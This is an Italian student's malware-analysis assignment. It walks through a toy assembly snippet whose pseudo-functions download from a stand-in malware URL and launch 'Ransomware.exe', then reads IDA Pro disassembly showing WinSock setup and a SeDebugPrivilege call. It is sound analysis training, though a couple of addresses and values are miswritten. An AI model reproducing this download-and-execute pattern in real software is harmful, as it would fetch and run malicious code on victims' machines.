


Consegna U3 S11 L5

# **Analisi Malware**

**Gianluca Sansone**

# Codice assembly da analizzare




Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

# 1. Spiegate, motivando, quale salto condizionale effettua il Malware.



Il malware eseguirà il secondo salto condizionale, ovvero quello che porta all'**indirizzo 0040FFA0** della **tabella n.3**.

**3**

Qui il contenuto del registro **ebx** è incrementato di **1** e dal **valore 10** passa a **11**.

L'istruzione **cmp** confronta il valore di **ebx** col **valore 1** e rilevando che si equivalgono imposta **ZF=1**.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

**4**


Qui avviene il **salto condizionale** alla **locazione di memoria 0040FFA0**, perché l'istruzione **jz** salta solo se **ZF=1**, come si è appena verificato. Quindi si passa direttamente al codice della **tabella n.3**.

**1**


Dopo le due istruzioni di copia **mov, eax** contiene il **valore 5**, mentre **ebx** il **valore 10**. Quindi con l'istruzione **cmp** si trova che il contenuto di **eax** è uguale al **valore 5**.

**2**

L'istruzione **jnz** esegue un **salto condizionale** quando il flag **ZF** è **0**, quindi, dato il risultato dell'istruzione **cmp**, ora **ZF=1**, quindi il salto non avverrà.



**2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**



```
00401040 mov EAX, 5  
00401044 mov EBX, 10  
00401048 cmp EAX, 5  
0040105B jnz loc 0040FFA0
```

```
0040BBA0 mov EAX, EDI  
0040BBA4 push EAX  
0040BBA8 call DownloadToFile()
```




```
0040105F inc EBX  
00401064 cmp EBX, 11  
00401068 jz loc 0040FFA0
```



```
0040FFA0 mov EDX, EDI  
0040FFA4 push EDX  
0040FFA8 call WinExec()
```

### 3. Quali sono le diverse funzionalità implementate all'interno del Malware?




Tra le funzionalità che possiede il malware c'è quella di poter scaricare dati dalla rete, mediante la funzione **DownloadToFile()**. Un'altra funzionalità è fornita dalla funzione **WinExec()**, che permette di avviare un file eseguibile creando poi il rispettivo processo. Visto il nome dell'eseguibile è certo che si tratti di un ransomware, ovvero un malware che critta i file dell'utente sul disco di sistema e li rende inaccessibili. L'unico modo per decrittarli sarebbe quello di pagare un riscatto (di solito in criptovaluta) oppure provare a cercare un metodo di decrittazione, dato che alcuni di questi malware vengono analizzati dalle grandi aziende che si occupano di sicurezza informatica, e a volte, riescono a capirne il meccanismo di crittazione proponendo poi vari strumenti per il recupero sicuro dei file.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione



#### 4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.



La funzione **DownloadToFile()** accetta come parametro l'**URL** dal quale scaricare dati da internet. Essa si occupa di effettuare il download di dati dal web per poi salvare tutto all'interno di un file nel sistema.

Prima di tutto viene copiato l'**URL** che si trova nel registro **EDI** all'interno del registro **EAX**.

L'**URL** corrisponde all'indirizzo web “[www.malwaredownload.com](http://www.malwaredownload.com)”.

Successivamente è eseguito il **push** sullo **stack** del registro **EAX** prima della effettiva chiamata di funzione. Infatti esso servirà come parametro per la funzione.

Infine viene chiamata la funzione sullo **stack** mediante l'istruzione **call**.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= <a href="http://www.malwaredownload.com">www.malwaredownload.com</a>
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

La funzione **WinExec()** accetta come parametri sia il **path** verso l'eseguibile che il nome dell'eseguibile stesso. Questa funzione permette di creare processi per dei file eseguibili.

Nel codice viene copiato il contenuto del registro **EDI**, ovvero il percorso verso l'eseguibile malevolo (**C:\Program and Settings\Local User\Desktop\Ransomware.exe**), all'interno del registro **EDX**.

Successivamente viene eseguito il **push** sullo **stack** del registro **EDX**, contenente il nome del file da avviare.


Infine tramite l'istruzione **call** viene chiamata la funzione.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Consegna U3 S11 L5

**Bonus**

# Analisi software con IDA Pro



All'interno della funzione **main** troviamo diverse variabili, identificabili per mezzo dell'**offset negativo**, come anche svariati parametri di funzione, identificabili dall'**offset positivo**.

Le variabili sono: **var\_19c**, **WSAData**, **var 4**.  
I parametri di funzione sono: **argc**, **argv**, **envp**.

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near


var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
```

Si trovano poi diverse chiamate a funzioni dalle quali possiamo dedurre qualcosa sul comportamento del programma.  
Ad esempio la funzione **WSAStartup**, che serve per inizializzare le funzionalità di rete date dalla libreria **WinSock.dll**.  
In questo caso alla funzione vengono passati due parametri: **lpWSAData**, contenuto nel registro **EAX**, e **wVersionRequested** all'interno di **ECX**.

```
NUL

loc_41DA74:
mov    edx, 101h
mov    [ebp+var_19C], dx
lea    eax, [ebp+WSAData]
push   eax      ; lpWSAData
movzx ecx, [ebp+var_19C]
push   ecx      ; wVersionRequested
call   ds:WSAStartup
test   eax, eax
jz    short loc_41DAAB
```

# Analisi software con IDA Pro



Un'altra funzione che si può analizzare è **InitializeCriticalSection**, che si occupa di inizializzare un oggetto di tipo **CriticalSection** e accetta come paramentro il puntatore all'oggetto da inizializzare. In questo caso il puntatore viene passato con l'istruzione **push offset stru 42BC20**.

La funzione viene eseguite due volte; la seconda volta il parametro viene passato alla funzione caricandolo sullo **stack** con il comando **push offset CriticalSection**. Il suo contenuto verrà salvato dentro il parametro **lpCriticalSection** della funzione.

```
loc_41DAAB:          : lpCriticalSection
push    offset stru 42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx  edx, byte_42BD20
test   edx, edx
jnz    short loc_41DAED
```


Ci sono poi diverse chiamate a delle **subroutines** come ad esempio **sub\_41FE40**. Se si fa hover col puntatore al di sopra di essa appare un menu con all'interno maggiori dettagli. Si vede che la funzione ha al suo interno delle variabili locali nominate come: **BytesReturned**, **InBuffer**, **OutBuffer**. Sembra che facciano riferimento ad un buffer da leggere e scrivere nonchè ad un insieme di dati (**bytes**) da ritornare.

```
call    sub_41FE40
; Attributes: bp-based frame

sub_41FE40 proc near
BytesReturned= dword ptr -0Ch
InBuffer= dword ptr -8
OutBuffer= dword ptr -4

push   ebp
mov    ebp, esp
```

## Analisi software con IDA Pro



All'interno del codice, nelle librerie utilizzate dal programma, ce ne sono numerose dedicate alla connessione ad internet legate alla libreria **WS2\_32**, come ad esempio **ntohl()**, **hton**, **gethostname**, **send**, **recv**, **WSAGetLastError**, **connect**, **socket**. Ci sono anche chiamate a funzioni della libreria **KERNEL32** o della libreria **ADVAPI32** per la creazione, lettura e modifica delle chiavi di registro di Windows.  
Si potrebbe trattare di un tool per la gestione di funzionalità prettamente legate alla connessione di rete.

**Grazie**

**Gianluca Sansone**